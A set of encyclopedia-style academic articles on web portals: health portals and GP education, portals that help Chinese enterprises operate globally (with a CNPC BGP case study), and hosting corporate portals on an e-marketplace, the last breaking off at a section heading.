International health organisations and officials are bracing for a pandemic. For example, and although the 2003 severe acute respiratory syndrome (SARS) outbreak in Toronto did not reach such a level, it created a unique opportunity to identify the optimal use of the Internet to promote communication with the public and to preserve health services during an epidemic (Rizo, Lupea, Baybourdy, Anderson, Closson, & Jadad, 2005). What was learned was that many patients are willing and able to use the Internet as a means to maintain communication with the hospital during an outbreak of an infectious disease such as SARS. Hospitals should explore new ways to interact with the public, to provide relevant health information, and to ensure continuity of care when they are forced to restrict their services (Rizo et al., 2005).

PROVIDER EDUCATION AND HEALTH PORTALS

Claire Jackson (2005), the chair of the discipline of general practice at the University of Queensland, Australia, envisioned the primary care practitioner increasingly networked with consumers, government and professional groups, such as colleges and divisions of general practice. Primary and continuing medical education needs to play a principal role in this process. Education needs a fundamental change of focus from simply delivering content to developing the ability to manage these changes. Learning to learn and learning for life should be a major guiding influence in curriculum development (Carlile & Sefton, 1998).

Portals can certainly provide practitioners easy access to these resources; however, it has been argued that student health professionals lacked the state of readiness of for Web-based learning environments. A short survey was distributed to the Medical Faculty at Sheffield and 191 valid responses were received. Only 62% of students had access to an Internet-connected computer at home. Most students (95.8%) checked their e-mail every few days or more, with slightly less (82.8%) using the Web frequently. Relevant technologies were often never used, including Internet relay chat, message forums and video conferencing. However, 66% of students had used computer aided learning packages. Future use of online continuing professional education material is likely to be limited (Stokes, Cannavina, & Cannavina, 2004). Nevertheless, various studies have shown that appropriately designed, evidence-based online continuing medical education can produce objectively measured changes in behaviour as well as sustained gains in knowledge that are comparable or superior to those realised from effective live activities (Fordis et al., 2005).

Some very recent developments has a Pfizer-sponsored educational Web portal for GPs allows the company to track the advertisements doctors look at and the Web links they visit. Believed to be the first pharmaceutical company-sponsored portal for GPs in Australia, the My E-Portal site (www.myeportal.com.au) allows GPs to drag-and-drop links to their most frequently visited sites, and provides journal and division sites, access to continuing medical information, and links to entertainment, banking and travel sites. Pfizer can then collect information about what sites are accessed, the ads and links clicked on, and the links added to the site (Limprecht, 2005).

ELECTRONIC COMMUNICATION AND PORTALS

The Internet also offers a unique means of health promotion through the use of interactive tools like chat rooms, e-mail, hyperlinks and the like (Stout, Villegas, & Kim, 2001). Looking at all these is beyond the scope of this article, however, a brief look at e-mail communication will suffice to outline some of the basic issues facing the e-health care system of the future.

In a recent American study, a Web-based communication strategy (e-mail) was used to enhance communication between patients and GPs, where a Web mail address was promoted on the telephone (Spencer, 2005). An important observation from this study is that less than half of e-mails require the direct attention of the physician. This study is also supported by other similar research findings (Griffiths & Christensen, 2002). This of course has a number of ethical issues that need to be explored before going any further (Flicker, Haans, & Skinner, 2004).

DISCUSSION

The literature is full of evidence on portal's potential use in health, but it is all compartmentalised: there are GP studies, nurses' studies, hospital studies, patient studies, communication studies and so on. Furthermore, since the inception of the computer age, and even now with the advances in online technologies, there is ample evidence to suggest that development and implementation of these tools always lie in the realm of the technologists; where the technology is the focus of the implementation rather than the user's outcome (Tatnall, Davey, Burgess, Davison, & Fisher, 2000).

The technical issues involving portals is well documented; however, portals are but one component of the larger Health Information System. This simple fact needs to be acknowledged and efforts for wider research into the many facets of online health users and their subsystems must be taken into account, not as neat individual groups as current research seems to place them, but as dynamic partners of a Health Information System.

It is with this fear that this article has been written, in the hope that somehow developers and implementers would take heed of the barriers and opportunities for cross-field efforts to develop workable online tools that would produce, in this case, positive health outcomes.

CONCLUSION

This review recognises the potential for Web information technologies to affect some of the uses of these technologies in the development of an e-health care system for communities. However, for every potential, there are lessons that need to be embraced before rushing to developing portal technologies; for example:

1. The lack of user training is usually apparent when new technologies are introduced.
2. The need to be able to appropriately filter information to instill consistency and confidence on users of the resources.
3. Not all GPs are yet convinced the evidence-based guidelines are the clinical future for the treatment of chronic and complex conditions. This is perhaps the biggest obstacle to an uptake of Web-based resources and treatment.
4. Health communication tools like e-mail presents an interesting challenge for clinicians, clinical treatment and ethical issues.
5. The overall message from this article is *proceed with caution*. The potential for portals is definitely there, and making users adopt them is perhaps the key to it.

KEY TERMS

Broadband Incentives: The Australian federal government provided incentives to cover the cost of voluntary connection and use of broadband in general practices to improve their poor access to the Internet.

Evidence-Based Medicine (EBM): Evidence-based medicine is the conscientious, explicit and judicious use of current best evidence in making decisions about the care of individual patients. The practice of evidence-based medicine means integrating individual clinical expertise with the best available external clinical evidence from systematic research. By individual clinical expertise we mean the proficiency and judgement that individual clinicians acquire through clinical experience and clinical practice. Increased expertise is reflected in many ways, but especially in more effective and efficient diagnosis and in the more thoughtful identification and compassionate use of individual patients' predicaments, rights, and preferences in making clinical decisions about their care. By best available external clinical evidence, we mean clinically relevant research, often from the basic sciences of medicine, but especially from patient centred clinical research into the accuracy and precision of diagnostic tests (including the clinical examination), the power of prognostic markers, and the efficacy and safety of therapeutic, rehabilitative, and preventive regimens. External clinical evidence both invalidates previously accepted diagnostic tests and treatments and replaces them with new ones that are more powerful, more accurate, more efficacious, and safer (Sackett et al., 1996).

Generalist: Refers to a general practitioner (GP) or sometimes referred to as medical doctor (MD) as opposed to specialists (cardiologist, neurologist, etc.).

General Practice (GP): Primary care is delivered by some 9,000 practices in Australia, housing some 20,000 GPs; these vary from large practices with 10-15 doctors to many single doctor practices. These are typically doctor owned and run independently as small businesses although the government has a major influence in the way services are delivered and charged.

Helping Chinese Enterprises be Successful in Global Markets

Lu Xiyan
Beijing Jiaotong University, China

INTRODUCTION

Chinese enterprises are developing their global business very quickly and strong national players, such as Haier, HuaWei, TCL, and Pearl River Pianos, are part of this trend. After years of rapid expansion at home and developing an important export business for established overseas producers, these players now have the size, financial strength, and product quality to take on the competition on an international or even global scale. Different from before, when Chinese enterprise was government centered, they are now more driven by economic considerations, such as growing the business overseas and reaping higher profit margins; accessing advanced technology; realizing cost synergies in areas like production, sourcing, and R&D; and creating competitive advantage for the fierce competition in the home market (Wharton, 2005).

Of course, internationalization is good for Chinese enterprises as they can do business in a bigger market, make use of more resources, and so forth. However, they also need to face some new challenges and risks: they need to deal with new employees, customers, suppliers, partners, new rules and policies, new languages, even new day and night times (time zones). In the internationalization process some company have "felt pain" about these problems, especially as most Chinese companies are beginners in this area and need strong and effective tools to help them. Portals might be one of the technological solutions to these problem.

Portals are a new technology that aims to offer a single, uniform point from which all of an enterprise's data sources can be accessed. The term data source not only encompasses structured data and unstructured data, but also includes the data resulting from specific processes and enterprise applications (Sollicito, 2005). Portal terminology has become very popular and a little bit abused; the word portal means different things to different people. To a typical Chinese business enterprise, portal applications can be mainly classified into three types: enterprise (intranet) portals, e-business (extranet) portals, public or mega (Internet) portals, those three types of portals can help Chinese enterprises to operate successfully in a global market. They can provide integrated data and information for global employees, customers, suppliers, and partners, so that all those parties when they use or visit the company's information system only need to deal with a single unified interface. This interface is very powerful and can connect internal and external information resources, and users need not make a great effort to transfer from different application systems. For a global company, these are really helpful and important features.

INTERNATIONALIZATION OF CHINESE ENTERPRISES: CHALLENGES

China started its "open-door" policy just over 20 years ago. At the beginning of their international trade, most Chinese enterprises played a manufacturing role. Now they are not satisfied with "made in China," and try to be involved in the whole international process, so that the benefits and challenges come in at the same time. The following is an analysis of the challenges (Zhouzhen, 2005).

Internal Challenges

Because Chinese enterprises are newcomers to the global market, they cannot wait for a long time to set up branch companies in different countries. Instead, mostly they will merge or buy a foreign company directly. This means there will be a quite different part in the enterprise, maybe its employee cannot read or write Chinese, some even cannot use English and there are some new problems and challenges the company needs to take into consideration:

- **Communication Challenge:** If, after merger or acquisition, a Chinese enterprise wants the foreign branch to work together with them, the least requirement includes sharing some information, and giving weekly or monthly reports to managers. Some communication work can be done by phone, fax, or post but the most economical and convenient way is by using a computer and network. At first maybe it is just some e-mail: sometimes you find you need content translation and you accept it temporarily; sometimes they have different date formats and time zones and later, when a report (generated by the branch company's information system) comes in, because of different character sets, it is impossible for you to understand what it means in your computer or system. Maybe you can identify some numbers with difficultly, even though those number are in a different style. If, from your knowledge base you know it should be in German number style, you can translate it into Chinese style; however, obviously you do not want to do this every time.

- **Integration Challenge:** After merger or acquisition, the company will encompass different information systems. In order to operate efficiently, these systems have to be integrated, but when they try to do this with traditional technologies, they often found it was an impossible mission: different software and hardware and different platforms, and so forth. If all the systems needed to be connected one by one, it sometimes seemed that developing a whole new system would be better. When employees find they have to learn to use new systems and transfer between them, sometimes they will avoid them, or they will have problem in efficiency.
- **Cost Challenge:** After merger or acquisition, a lot of new procedures, processes, and knowledge will be required. This means more travel, training, staffing, and communication. As an international company, travel or training globally will be very expensive, and for the Chinese enterprise, one of the big advantages is that labor force cost is relative low. If they have to hire a lot of international employees, this will create a big problem for finance. Other cost challenges come from long distance telephone, fax, and so forth.
- **Knowledge-Sharing Challenge:** For any international company, one key problem is how to understand international rules, local policy, and other standards quickly. This is especially urgent for Chinese enterprises, and some Chinese companies have paid a price for it (it is a very big loss). One way to learn these policies and rules is by consulting and systematic training, but this will be a costly and time-consuming process.

External Challenges

After internationalization, Chinese enterprises need to maintain and develop customers, work with old or new partners, build up positive brand and image, and do their marketing in global or local markets.

- **Customer Service Challenge:** One main objective for internationalization is getting new markets and customers. Mergers or acquisitions should be helpful on this point; then, after that, if a company wants to keep a customer staying with them longer, high-quality service will be necessary. In a digital economy, good service means providing a customer with timely and transparent information in a form they like; if a customer finds they need to take a lot of effort to input order or search information on their orders or product delivery status inside one company, or what they will do? Maybe they will think to switch to another company. Other problems include how to determine customer information requirements and provide what they need exactly: how to make a customer feel they are special (VIP) at low cost.
- **Partner Interaction Challenge:** As an international enterprise, communication with old or new partners is a very critical job, with the development of information technology, the depth and width of communication between business partners is expanding a lot. If your partner and you can share useful information efficiently, both parties will benefit a lot from it. But the suppliers and distributors' information requirements generally are diversified: they want to know more about your enterprise in an easy way. Maybe you need to collect data and information from different systems. This will present a big work load if you do it day by day, and even if you do this, you often find your partner is still not satisfied because it is not exactly what they want!
- **Branding and Marketing Challenge:** For many years, Chinese enterprises generally took a manufacturer's role in the global market; then after acquisition, creating their own brand and reputation became an urgent task. They can do such typical things as advertising and attending public events, but in a global market, it is obvious you cannot afford it everywhere and every time. While you may think of the Internet and Web pages, you want to set up a good digital image to do branding and marketing, and you hope whenever a customer needs information, as long as this information is available in your information systems, you can provide it to them. What is more, the visitor also can get timely information automatically, but traditional Web pages cannot do this effectively.

WHAT A PORTAL CAN DO

A portal is a personalized and customized gateway designed for useful and comprehensive access to information, people, and processes. While portals have a rapidly evolving set of features and characteristics, they can be described as personalized and customized user interfaces providing access to both internal and external information. Portal content can include a wide variety of features, information, tools, and communication devices. (Provosts on Portals, 2004)

The features of a portal can help Chinese enterprises to operate in global markets and deal with the challenges discussed.

Portal initiatives have been a major focus for businesses and IT professionals in recent years. Historically, portal deployments centered on aggregating structured data and simplifying access to disjointed back-end systems (such as a 360-degree view of a customer achieved by integrating data from the CRM, Billing, Help Desk, and other transactional systems). Traditional portals have successfully squeezed cycles out of the organization through automation. Today, companies are looking for more from their portals. Companies want to drive critical business initiatives by quickly assembling experts from around the globe, enabling the team to solve the problem, disband, and regroup for the next initiative. They hope the portal can help increase the productivity, utilization, and ROI of a company's information technology.

DIFFERENT CATEGORIES OF PORTALS

- **Portals for Employees:** Employee portals are distributing authority, responsibility, and decision making to key employees, and empowering individuals, as well as collaborative work groups, to make key decisions, conduct daily activities, and create business value and results wherever they are.
- **Portals for Customers:** Competitive advantage is becoming more about customer intimacy, relationships, and service than product features and innovation. Global markets require a company to give more concern to the "faraway global customer." A customer portal can deliver key information within and outside the firewall so customers can view products and prices, track orders, check inventory, and view delivery and service-call status at any time and in any place.
- **Portals for Suppliers:** Supplier information portals enable both users and external partners at every point along the supply chain to effectively use information to improve processes and time to market, reduce costs, and manage the business more effectively.
- **Portals for Partners:** Companies are focusing more and more on their core competencies and depending more on partners for market presence and competitive advantage, they need to have a closer relationship with global partners. Companies will utilize partner portals to provide access to and share information across the value chain with their partners, in order to collaborate on selling, delivering and serving their combined customers.

MAIN FEATURES FOR INTERNATIONALIZATION CHALLENGES

By introducing features such as team collaboration, workflow processes, task management, group calendaring, and search engine, employees, partners, and customers can realize more value from their portal applications. Portals help companies overcome the challenges posed by distributed workforces working on complex business processes, improve productivity, processes, and agility of their organizations. They also can provide a unified interface to promote communication and lower costs.

- **Communication Interface:** A portal can provide facilities allowing content translation, support of different character sets, and support of different date formats and time zones. This is really helpful to an international enterprise as they can use the portal to communicate, transfer information, and share knowledge without considering the character and language problem.
- **Cost Saving:** Employing portals can lead to reduced EDI costs, postal costs, and travel costs to meetings, as well as reduced administration/paper costs. It can also come from reduced error rates (because decisions are made based on more up-to-date information) and reduced staffing costs (because customers can take advantage of self-service features, and so on).
- **Self-Service:** By using a portal, users can view work relevant to them, giving instant access and visibility into the status of those projects. Users can search the content repository using metadata and full-text criteria. The search engine returns both content and collaboration items including tasks, calendars, and discussions. Users do not need to leave the portal to sift through the results. Navigating across the enterprise repository can be time consuming and error prone. Portals can provide a handy shortcut to the user's most recently accessed documents.
- **Work Management:** Employees can stay abreast of tasks assigned to them by others through functions like "My Tasks." Tasks contain all the associated information, templates, instructions, and drop-off location for deliverables, so contributors have all the information they need to complete the job. Portal users can coordinate and schedule activities for themselves and other calendar users. Workflow assignments are aggregated, ensuring users are aware of items awaiting their approval. This view into a worker's approval queue reminds and streamlines review and approval cycles.
- **User Customization:** As users interact with content, they can add items of interest to their favourites folder by clicking on the button. These items are consolidated for the user in a single favourites list available from their portal page. Clicking on an item takes the user directly back to the workspace of the object. Designed to give users direct access to any folder in the repository, the portal allows users to fully interact with the content contained in those folders arranged by functionality. In

essence, a folder view into the repository is customized for each user and their content preferences.

CASE STUDY OF PORTAL APPLICATION IN AN INTERNATIONAL CHINESE ENTERPRISE

CNPC BGP, based in Zhuozhou City, Hebei Province, China, offers petroleum survey services with a distinctive strength in the integration of geophysical data acquisition, data processing, interpretation, equipment manufacturing, and software development. BGP has 19,567 employees, with US$1 billion in assets, and operations in 18 countries throughout the world BGP (2006).

CNPC BGP (BGP) has managed successful geophysical survey projects in some of the most forbidding corners of the world, including the jungles of Myanmar and the deserts of North Africa. BGP counts many of the world's largest oil companies as customers. The company is known for its strength in integrating, acquiring, processing, and interpreting geophysical data, and has developed many of its own sophisticated geophysical software systems. BGP has found new challenges in the increasingly fierce competition from the continual shrinking of the global survey market in recent years. At the same time, the company underwent an acquisition cycle that merged six companies, each with their own systems and data sets. Employees found it difficult to navigate the maze of different systems and were often hesitant to adopt new systems, while managers had difficulty compiling and sharing information needed for decision making.

Turning to the portal, BGP set upon a path to integrate and standardize its system to meet international standards. In the course of upgrading its systems, BGP integrated previously incompatible applications by using Application Server to create an enterprise-wide portal. In this way, BGP unified its IT resources, enabling users to obtain information and applications through a single channel. "With our portal platform, managerial staff at various levels can access data and other decision-making information easily, and manage their daily work quickly and effectively," said Xia Yiping, vice president of CNPC BGP. "The BGP portal has further boosted the implementation of our digital strategy."

- **Single Sign On Eliminates Cumbersome Multiple Login System:** From its inception in the 1960s, BGP has used sophisticated technology to enhance efficiency. Over the years, BGP launched management systems for personnel, accounting, logistics, and production, as well as a petroleum data center, a software sharing center, office automation system, and e-mail system. BGP also acquired a number of survey software packages used by engineering crews. The large number of independent systems posed a great inconvenience to users who had to key in different usernames and passwords to access the different systems. This inconvenience decreased working efficiency, and led to employees preferring not to use certain systems.

BGP's new enterprise portal changed all that. Now employees can access the resources they need through one portal. BGP's portal enables employees to log in only once, yet gain access to other systems without having to reauthenticate. Now when accessing the system, users get access to information including bulletins, news, and system reports. The portal also delivers group-specific and user-specific views of specialized information needed by each employee, and presents it directly via the portal to that employee at login.

Single sign-on resolves the problem of too many passwords, enabling users to access their information with only one username and password. It also offers unified username and password administration. In addition, the new portal enhances productivity by presenting to users work tasks generated by other systems. Based on this information, users can make decisions and handle various issues directly through the portal interface, thus improving working efficiency. Workflow notifications for applications are delivered via the portal, allowing quick decisions and approvals. In addition, managers have self-service access to timely information financial, HR, and other business information.

- **Portal Smoothes ERP Acceptance:** While BGP was implementing its portal system, it also deployed E-Business Suite. Although BGP executives gave the ERP implementation top priority, changing management remained a challenge. Many employees were satisfied with their existing systems and initially did not see the overall value of the new system. However, those issues quickly subsided with the portal's ease of use. "Through the timely deployment of our portal, we integrated the original systems with the new ERP system, giving users easy access to their information without considering whether it comes from our ERP system, our office automation system, our legacy HR system, or an external Web site," said Li YangMing, director of the information center at CNPC BGP. "Through the portal, users can access the latest ERP functions as well as the existing systems. They found that they could work more efficiently, so acceptance quickly followed."
- **Effectively Integrates Global Resources:** BGP has branches throughout the world, including data processing centers in six countries. The new portal gives employees direct access to IT resources from notebooks and workstations from anywhere in the world. This level of access has contributed to a considerable

improvement in working efficiency. A case in point: previously local project managers wasted valuable time navigating numerous access paths to different systems. Now large amounts of information arrive at their desktops automatically, speeding and simplifying many tasks. This improved access increased usage of BGP's resources. Previously, the local project managers wasted valuable time navigating through many different access paths to different systems and Web sites, distracting them from the job to be done. Now all employees view a personalized summary of information from pages presented by the portal, greatly speeding up and simplifying many tasks.

- **Mobilize Human Resources Directly through a Portal Web Site:** BGP bases its ERP system on HR solutions, and centers on financial management, which ensures the full integration of the system. The workflows involving the modules for equipment, materials, and project management have the position/job information as workflow nodes. They are highly integrated with financial management, and ensure that it is the labor and capital section that distributes and controls wages, bonuses, and other incomes to employees. In addition, the HR management system enables BGP to centralize the management of organizations, which ensures the integrity and order of the entire company's organizational structure, and makes the assessment function systematically in a workflow. Today, supervisors at different levels with respective authorization can search the information of employees and adjust human resources supply as required by related projects.

CONCLUSION

For a Chinese international enterprise, a portal provides a solution to global challenges and problems: portals were developed to provide a single access to information; personalizing the portal according to customer, supplier, or employee needs, to ensure user convenient access to essential information without difficulties with language and word set. Portal also can save budget and strengthen collaboration among partners. There is good reason to believe that portals can help Chinese enterprises operate more successfully now and in the future.

KEY TERMS

Communication Challenge: The difficulty of a Chinese enterprise communicating with a foreign branch due to differences in date formats, time zones, language, and character sets.

Cost Challenge: After merger or acquisition, the Chinese company has to adopt new procedures, processes, and knowledge. This means higher costs for travel, training, staffing, and communication.

Integration Challenge: After merger or acquisition, different information systems that were present in the original companies present problems.

Knowledge-Sharing Challenge: For any international company, a key problem is understanding international rules, local policy, and other standards.

Portals for Customers: Offer competitive advantage through customer intimacy, relationships, and service.

Portals for Employees: These distribute authority, responsibility, and decision making to employees.

Portals for Partners: Designed to facilitate a closer relationship with global partners.

Portals for Suppliers: These enable both users and external partners at every point along the supply chain to effectively use information to improve processes, and time to market, reduce costs, and manage the business more effectively.

Hosting Portals on an E-Marketplace

Karyn Welsh
Australia Post, Australia

Kim Hassall
Melbourne University, Australia

INTRODUCTION

One of the common beliefs within business today is that a portal is required in order to link an organization to its major customers. The typical response to such an idea is to then invest a considerable amount of money on infrastructure in order to build a *portal*. The question that often follows a review on a newly implemented portal is: What is the cost of the *technology* versus the return on investment or have we just created a money pit? The business finds it has just invested in endless applications, adaptors, licenses, committed staff, and resources over a six-month planning period and a twelve-month application development phase prior to implementation; which may have cost up to US$10 million dollars). But often the simpler and most economic approach is overlooked. Could a business literally save 97.5% of this financial outlay had they considered or chosen the alternative to an in-house portal development and partnered with an *e-marketplace* creating a cluster of e-booths and *portlets* residing on someone else's technology. This can have exactly the same effective result as an overarching multi functional "*uber-portal*" at a fraction of the build-your-own-portal scenario (Gartner, 2003). The potential savings for corporations in implementing portals via the e-marketplace philosophy can be staggering and should not be dismissed when exploring a corporate built portal. Is this a consideration commonly used amongst businesses today?

This article addresses the possibilities of foregoing the build option for the corporate portal and hosting the corporate portal on an e-marketplace. From the users perspective there is essentially no difference. From an image perspective it may mean an adjustment in culture that is required especially from those organizations who still may not accept outsourcing as an option. From a financial perspective the savings can be considerable as the e-marketplace hosting option provides the required portal infrastructure. Both authors having been involved heavily in *e-logistics* and *e-markets* respectively since 1999, discuss the e-marketplace hosting option for potential business advantages and savings.

A PORTAL'S FUNCTION

The term "portal" is usually used as a marketing term to describe a Web site that is, or is intended to be, the first place people see when using the Web. Portals have emerged out of a need to enable users to quickly and efficiently obtain information relevant to their needs. Typically "a portal site" has a catalogue of Web sites, a search engine or both. A portal basically offers search and navigation sites, are supported by advertising and offer syndicated or user generated content (e.g., Yahoo). Portals come in many shapes and forms, but essential are accessed via an Internet, intranet, or extranet environment using a common language such ebXML, XML, SOAP (simple object access protocol) or WSDL (Web Service Description Language). Beneath portal's presentation layer lies technology that integrates and consolidates all the separate information sources, data, applications and other types of content into the single, consolidated view presented to a user. Beneath portal's presentation layer lies technology that integrates and consolidates all the separate information sources, data, applications, and other types of content into the single, consolidated view presented to a user. Portals basically are a framework or presentation layer in which the user can access data from multiple areas. It can be accessed via an Internet browser, a personal digital assistant (PDA), or a Blackberry.

A portal site may also offer e-mail and other services to entice people to use that site as their main point of entry. Customers accessing a portal have the ability to trawl through various sites but always within the environment of the original Web site—reinforcing who has brought this service to the customer. Portals like any other type of Web site, are designed with the specific needs of the user in mind. Requirements are gathered with the view to determining what users will need to do and want to do when they visit a portal. Once these requirements are understood, the portal is designed around the specific task the user will perform to accomplish it's objective.

Because user objectives vary widely, portals differ in the content, functionality and applications they present to the users. Portals tend to have some general features that are common. These include:

- Single point of entry
- Single sign-on to all portal areas and applications
- Consistent interface
- Consolidation, integration and aggregation of relevant content to fit user roles and tasks
- Personalization of content to individual preferences and behaviours
- Efficient support of business processes and tasks
- Logical user-centered taxonomy and structure
- Knowledge management and collaboration
- Search and retrieval of additional content

Technology trends indicate an increasing reliance on Internet portals as an economic means of access as outsourcing drives the need for remote access. Portals will succeed or fail for all the usual business reasons. No matter how integrated and automated a business becomes, it will always be driven by demand, be it that of the customers, partners, and employees. Technology does not drive a portal. The business, customers, or users set the expectation. The portal may need to be totally personalized, it may require real-time information at any time, from any place, immediately in order to access data driven by the needs of the business, customer or user. It may also be a channel to a minimalist set, or a wealth of applications. The cost of set up may not at all be proportional to customer satisfaction and utility of the portal itself.

THE *ELECTRONIC MARKETPLACE* AND IT'S PORTAL RELATIONSHIP

An electronic marketplace generally comprises six main activities: information based activities relating to contracting including product selection, product comparison, formulation of mutually binding contracts, transaction execution based activities, order placement, order fulfillment, settlement followed by traditional logistics (see Figure 1). These facilities may be available without the need for third party providers if it were owned by an organization that offered technology services similar to that of an e-marketplace and had the infrastructure similar to that of a postal authority which may have both distribution and fulfillment divisions (i.e., Australia Post, Duetsche Post, etc.). (Hassall, 2003). Traditional marketplace participants generally prefer to deal within a single entity relationship rather than multiple service providers. An electronic marketplace on the other hand offers a variety of functions that may be performed by multiple relationships yet appear as a single transaction to the user. For example a document exchange capability, provided by an e-marketplace, combined with the distribution and logistics broadens the offer to potential customers outside that of a purchase transaction (see Figure 1).

Figure 1. Focus of electronic transaction execution



Figure 2. Outsourced portal architectural model for a large organization (Source: corProcure, 2003)




POTENTIAL MODELS WITHIN AN ELECTRONIC MARKETPLACE

An electronic marketplace has the ability to deliver an inter-organizational, transactional processing environment that can support the following commodity based portals. If it is accepted that an electronic marketplace can provide all functionality of a portal it can also stand that the e-marketplace can therefore broaden its offering to provide portal functionality to many organizations if they so wish to outsource (see Figure 2).


However, as some e-marketplaces such as corProcure, Kaboodle, Farmland, Marketboomer, and Bartercard have discovered, focus on technology, lower prices, and connectivity is not a sustainable model nor attractive to potential users. Success was only achieved after the potential portal provider was able to articulate a compelling value proposition to its prospect. In some cases this realization came a little too late as business revenues declined to the point of no return, as was the case with Kaboodle and corProcure. Buyers wanted hard tangible dollar benefits and suppliers wanted to maintain their margins. The sustainable model involved a solution that could take the cost out of the business supply chain and surround the commodities with value added services.

A collaborative partnership approach amongst buyers/suppliers combined with the technology provided by the portal provider being at the epicenter to facilitate the exchange of information around goods/services could be seen as a contributing party (as opposed to a 'broker') to both buyers and suppliers succeeding in the economy. Limited content integration still supports simple business processes. There are two common solutions that are used in portal models:

Non-Personalized Portal

The non-personalized portal such as the aviation portal www.webjet.com is designed to present information about travel options categorized by the type of travels packages. It can be refined to include airline, accommodation, and car hire in geographical areas. You conduct a search of alternative travel destinations and obtain a number of options for your trip. It takes only a few minutes to obtain the information you need and you are able to compare alternatives before selecting the most appropriate to your needs. The information available is provided by travel companies via the one gateway. The user has fewer URLs to remember and information is available from origin to destination via one site. The draw backs may be the immense amount of information available and the wide range of choices.

Figure 3. A portal has many users



Personalized Portal

The personalized portal gives you access to your personalized Web page. It is customized to display details of your preferred mode of travel based on your specific user profile, including your home address and previous travel information obtained through the portal. You may enter your destination into the search and receive a recommendation of the cheapest, most direct method for your trip having taken into consideration your personal preferences. Other details supporting the recommendation, such as online booking, maps and accommodation are also provided.

The Enterprise Approach to Portals

